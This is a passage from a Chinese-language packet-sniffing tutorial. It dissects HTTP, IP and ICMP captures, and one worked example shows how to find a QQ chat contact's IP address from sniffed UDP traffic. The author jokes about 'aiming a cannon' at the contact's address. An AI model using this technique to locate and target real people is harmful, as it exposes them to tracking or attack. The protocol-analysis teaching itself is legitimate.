TCP: Urgent Pointer = 0 (0x0)
TCP: Data: Number of data bytes remaining = 536 (0x0218)
HTTP: Response (to client using port 1430)
HTTP: Data: Number of data bytes remaining = 536 (0x0218)
```

图14

可以看到，只有一条：

HTTP: Data: Number of data bytes remaining = 536 (0x0218)

这一条就是HTTP的数据内容，通过查看十六进制那一栏可以看到传输的数据内容，但由于传输过程并非明文，因此看了也得不到什么有价值的东西。

如果大家注意到的话，应发现到一点，比较一下TCP数据段中最后一部分和HTTP数据段中的这一部分：

TCP: Data: Number of data bytes remaining = 536 (0x0218)
HTTP: Data: Number of data bytes remaining = 536 (0x0218)

应该不难发现，其数据长度是相同的。其实，如果对TCP/IP和数据通信有一定了解的朋友都应该知道，这里的两部分数据根本就是完全相同的，它们只是用两个不同的标志（TCP和HTTP）指向了同一个地方（这个地方就是指数据内容）。因为HTTP传输实质上就是TCP传输，只不过它有自己的一定的特殊性而已。

以上是一个数据的数据部分的解剖过程（注意，这里并没有对数据的Ethernet和IP报头进行分析），这个方法对于从数据中获取信息是非常有用的（虽然从这个例子看来，我们什么也没有得到，但在一些特殊传输中，结合大量的相似信息，我们将得到很重要的东西）。

接下来，我们再对IP报头进行一下简单分析，因为这部分对于以获得IP地址为目的的人来说，是相当有用的。

首先，还是双击打开以获得详细列表（仍以该HTTP过程为例），如图15。

这里包含的东西较多，就不一一详细解释了，我找一些较重要和一些我认为有用的地方来讲解：

Precedence = Routine：这一行表示其优先权的，Routine表示其优先权是常规，一般来说，如果不是软件特别加上或是系统级的一些优先东东的话，该位都是设置为Routine；

Time to Live = 113 (0x71)：这就是我们常说的TTL了；

Protocol = TCP - Transmission Control：这一部分说明该IP头下承载的是何种数据？这里是TCP；

```
IP: ID = 0x6867; Proto = TCP; Len: 576
IP: Version = 4 (0x4)
IP: Header Length = 20 (0x14)
IP: Precedence = Routine
IP: Type of Service = Normal Service
IP: Total Length = 576 (0x240)
IP: Identification = 26727 (0x6867)
IP: Flags Summary = 0 (0x0)
IP: Fragment Offset = 0 (0x0) bytes
IP: Time to Live = 113 (0x71)
IP: Protocol = TCP - Transmission Control
IP: Checksum = 0xDEE8
IP: Source Address = 202.102.201.78
IP: Destination Address = 211.71.153.107
IP: Data: Number of data bytes remaining = 556 (0x022C)
```

图15

IP: Source Address = 202.102.201.78

IP: Destination Address = 211.*.*.107

上面两行一起来看，这两行是很明显的东西，一个是源地址，一个是目的地址。由于这是一个HTTP过程，因此，源地址肯定是一个站点的地址，而目的地址就是我的地址：211.*.*.107。

其他的一些就没有什么必要进行详细解释了，这里就先说这么多。

到此为止，这一部分基本结束了。其实，到目前为止，如果你是一个毫无基础的新手，我还是不敢保证你可以完全解读一个sniffer的结果，而且，从第三部分中大家也应该不难看出，这里涉及到了相当多的TCP/IP知识。因此，基础是相当重要的。

说了好多、好多……，不过，如果没有实践的话，都是废话。所以，我们马上就开始最后一部分——实例分析篇，通过对众多的sniffer结果的分析，希望能给各位读者一点小小的启发。

四、实例分析篇

实例一：通过QQ捕捉对方IP

特别鸣谢：怪狗（感谢狗狗配合偶做出这个实例）。

首先给狗狗发条消息：#$@$#%$%^%^@#!$!@#!@^&^*（少儿不宜，故省略五千字^_^///）。

然后，在对方没回复消息前，打开sniffer并准备开始进行嗅探。

等到对方回复短信后（以本地消息出现为信号，即QQ消息提示音出现后，即可视为消息已收到，但实际上来说，消息在此之前就已经收到了）。停止sniffer的嗅探；然后立刻下线（嘿嘿，让狗狗那边去傻等吧）。

打开sniffer开始分析。首先，根据刚才我说的，第一步，我们先找出使用UDP协议进行传输的数据包（别问我为什么啊，如果大家连QQ使用UDP协议都不知道的话，那么我就只有……汗^_^////）。




图16

这里，如果嗅探时间较长，相信很多人的sniffer中都会有大

的UDP信息。所以，为了能找到准确的信息，这里我们就要使用前面说过的每一行中带有的摘要信息，摘要信息中往往有该数据包中的关键字，同时，往往还会标明传输双方的端口号等关键信息。因此，我们就按此来查找（如果你的sniffer具有过滤功能，可直接使用过滤功能来对捕捉到的数据包进行过滤，使其只剩下UDP协议的数据包，这样就容易查找多了）。经过查找，我找到了一连串的source port标记为8000，而Destatination port标记为4000的信息（图16）。

稍有了解的读者应该知道，这一连串的信息正是QQ产生的。只是其中的源地址的端口被标记为8000，那么，很显然，这串信息的产生方为腾讯的QQ服务器（因为腾讯的QQ服务器使用的通信端口就是8000）。通过sniffer查看这部分数据中任何一个数据包中的IP数据包，就可获得当前你所登录到的腾讯QQ服务器的IP地址和本机的IP地址（图17）。




图17

另外，通过查看UDP数据包中的数据部分，还可看到腾讯QQ服务器给你发送的信息（图18）。只可惜，这些并非明文，只能从十六进制代码中看到一些杂乱无章的英文字母和一些特殊字符，并不能确定其内容是什么。




图18

腾讯公司能给我们发的也就是广告和一些确认信息了，而且，这部分并不是我们所关心的。所以，我们接着继续查找，直到找到这条信息（图19）：




图19

```
00087C129BFC LOCAL UDP Src Port: Unknown, (5000); Dst Port: Unknown (4000)
```

可以看到，这是由源端口5000到目的端口4000且使用UDP协议的一个数据包，在一些操作系统中，由于一些未知原因（主要是我不太清楚），QQ使用的端口不是4000而是5000（其实这并不奇怪，因为QQ在本地开放端口时选择的范围就是4000～8000）。因此，这条就应该是狗狗给我回的消息了，我们接下来双击打开这条信息。

因为，我们需要获得对方的IP地址，因此，我们在这里需要查看的是IP段，而不是UDP数据包段。双击打开IP段的数据包，获取详细信息（图20），分别获得这两行信息：




图20

```
IP: Source Address = 61.*.*.127
IP: Destination Address = 211.*.*.107
```

这样，就应该能很清楚地看到怪狗的IP地址是什么了（土豆：哈哈，总算发现这家伙了，架设好人间大炮，目标狗狗的IP，准备开火……），

```
PPP adapter WinPoET v2.51 Connection:
Connection-specific DNS Suffix  . :
IP Address. . . . . . : 61.*.*.127
Subnet Mask . . : 255.255.255.255
Default Gateway. . : 61.*.*.127
```

上面是狗狗给我的ipconfig的结果，对比一下，结果完全正确，没有任何问题。

目前，很多版本的QQ已经完全可以实现IP地址的捕捉功能了，所以，相信使用sniffer获取IP地址对很多读者来说已经是没有意义的事了，但我还是希望各位能理解其中的原理，也许，下一个显示IP的QQ版本就是你制作的：）

实例三、ping数据包分析

因为ping程序使用的是ICMP报文格式，所以，我们先来看一个标准的ICMP报文格式是什么样的（图21）。




图21

接下来看看我sniff到的结果。首先用Ethereal打开嗅探到的结果，数据太多，为了看起来方便，我做了一下过滤（图22）。

> 在使用Ethereal的过滤功能时，应填入小写字母，例如，想过滤出ICMP报文的话，应填入icmp，而并非ICMP，否则会收到报错信息。

我们选中标有“Echo Request”这一标志的那行，然后来查看其内容，这里应该有三段有效内容，即：Ethernet 包头、IP 报文和 ICMP 报文。双击打开 ICMP 报文部分（图23)，对比上面的 ICMP 报文格式来看一下，从图中应该可以清楚地看到这个 ping 的格式是分为这几部分的：




图22

